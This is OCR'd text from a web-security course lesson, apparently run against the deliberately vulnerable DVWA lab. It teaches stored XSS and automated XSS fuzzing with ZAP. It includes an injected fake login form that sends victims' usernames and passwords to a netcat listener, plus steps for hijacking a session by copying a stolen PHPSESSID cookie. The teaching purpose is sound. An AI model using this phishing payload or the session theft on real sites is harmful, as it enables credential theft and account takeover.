
Great, that worked! Now, let's do something we haven't done yet.

Creating a fake login form

Instead of trying to send cookie information to our remote server, let's try to get the actual username and password from the user. One way to do that is by tricking the user with a fake login form. Since we know this form is vulnerable, we can try to inject all kinds of tags. Up until this point, we've used script tags, image tags, and svg tags. Now, let's create a fake form.


For the `form action`, we'll point to our remote server, so that the username and password are sent in plain text to our netcat listener.

```
<h3>Please login to see</h3> <form action=http://127.0.0.1:4444>Username:<br><
input type="username" name="username"></br>Password:<br><input type="password"
name="password"></br><br><input type="submit" value="Logon"></br>
```




Start your netcat listener:


```
nc -lvp 4444
```




Submit the request through ZAP.



When the visitor comes to the page, they see a login form that tells them they need to log in if they want to see the comments. They submit their information, and that form opens a connection to our URL, and if we look at our netcat listener, we'll see the username and password in plain text, *and* we get their cookie information!





Again, unlike with the reflected attack, now any time a user visits this page, they'll see the login form, even without having to click on a crafted URL. Unsuspecting visitors will just assume they have to login again in order to see the comments, product details, or whatever it is that's supposed to be on this page.

That's what makes stored/persistent XSS attacks so scary. Yes, they're usually harder to find and pull off, but when they are successfully exploited, they can do far more damage to a greater number of people.

Bonus: Steal session information to login

Let's do one more thing before we move on to the next lesson. Let's use this PHPSESSID information to login as this user. Of course, technically, since we have their username and password, we should be able to login as them and therefore we don't have to steal their session, but let's pretend like we don't have that.

Open up a different browser window. Navigate to the DVWA. It should ask you to login, since you haven't established a session in that browser.

Open your DevTools with F12. Go to the Storage tab. Edit the PHPSESSID to be what we just copied.

Now navigate to http://localhost or another page that's supposed to be private, and you won't be asked to login. That's because, as far as the application knows, we are now logged in as the other user without even needing to enter a username or password.

Feel free to play around with more persisted attacks to see what all you can do! Then, mark this lesson as complete and move on to the next.

Automated Attacks


Now that we've looked at how to perform Persisted XSS attacks manually, let's take a look at some automated tools that can help speed up the process!

While we could use the same tools that we've demonstrated in prior lessons for reflected attacks, let's switch it up a bit, and in this lesson, let's use ZAP's own Fuzzing capability to find successful payloads.

For this lesson, you can set the security level to high (or any level you want).

With the same window and form opened as for our manual attacks, go back to your ZAP window from our prior lesson. If you don't have a request here you can grab, just submit dummy data via the form and it will populate as long as you opened your browser window through ZAP, or that you configured your browser with the proper proxy settings for ZAP.


Double click on the POST request, select & right click the input for `txtName`. Click on `Fuzz`.



This time, instead of going after the message box, we'll try payloads in the name input field.


So for example, my input was: `Christophe`, so I would select my name (the input) and right click it.

Next, click on `Payloads`.




On the right side, click on `Add`.

Select `File Fuzzers`, and expand `jbrofuzz`.



Scroll down until you see `XSS`. I'll select all of them except `ASP .NET validateRequest` and `MS Anti-XSS lib_v3.0`, simply to demonstrate that we can customize what files to use, and what files to leave out. We could, of course, also add our own payloads instead of just relying on these lists. But we won't do that in this lesson. Click on `Add`.




Click `OK`, and then `Start Fuzzer`.


Fuzz testing is an automated testing technique that involves providing a list of different inputs, and then monitoring the response for any changes in behavior. If ZAP sees a change in behavior that it believes means one of its payloads was successful, it flags it for our review. From there, we can take a closer look and see if it's a false positive, or if it is indeed a successful XSS payload.

In this case, though, it will show us the ones that have a Reflected state, even if we're trying to find Stored XSS, which is fine since a successfully stored XSS payload on this page will end up being reflected to the user anyway.

We can click on them to see the request format and the response format.



We can also go to the web page, reload the page, and we can look at some of the comments to see if any of the payloads were successful. There's one that says "MOVE MOUSE OVER THIS AREA", and if we do that, an alert box pops up, which shows us that at least one payload was indeed successful. Some of the other payloads may not generate pop-up boxes, but that doesn't mean they weren't successful, so a great starting point is using the `State` label in ZAP that shows the sun and says `Reflected` in order to look for those payloads on the page to see if they succeeded.



We can even see some broken images that were injected, which, even if no alert box pops up, is a good sign that we were able to inject an `IMG` html tag!

So, even though ZAP told us that the state of the payload was Reflected, we have to keep in mind that there are some limitations in terms of how these automated tools work, *and* there is overlap between the 3 types of XSS attacks, like we've discussed in prior lessons.

As ZAP checks whether the payload was successful or not, it will check what's on the page, and in this case, not only do the payloads get reflected, but they are also stored in the application's database which makes them Stored XSS. ZAP doesn't know that, and simply labels it as Reflected.

As we saw in the prior lesson, I can navigate away from this page, come back, and the payloads are still there!

I also mentioned earlier that you could use some of the same tools we've used in prior lessons, so feel free to play around with ZAP, those other tools, or even manual payloads, and once you're ready, go ahead and mark this lesson as complete and move on to the next!

DOM-Based XSS

Manual Attacks

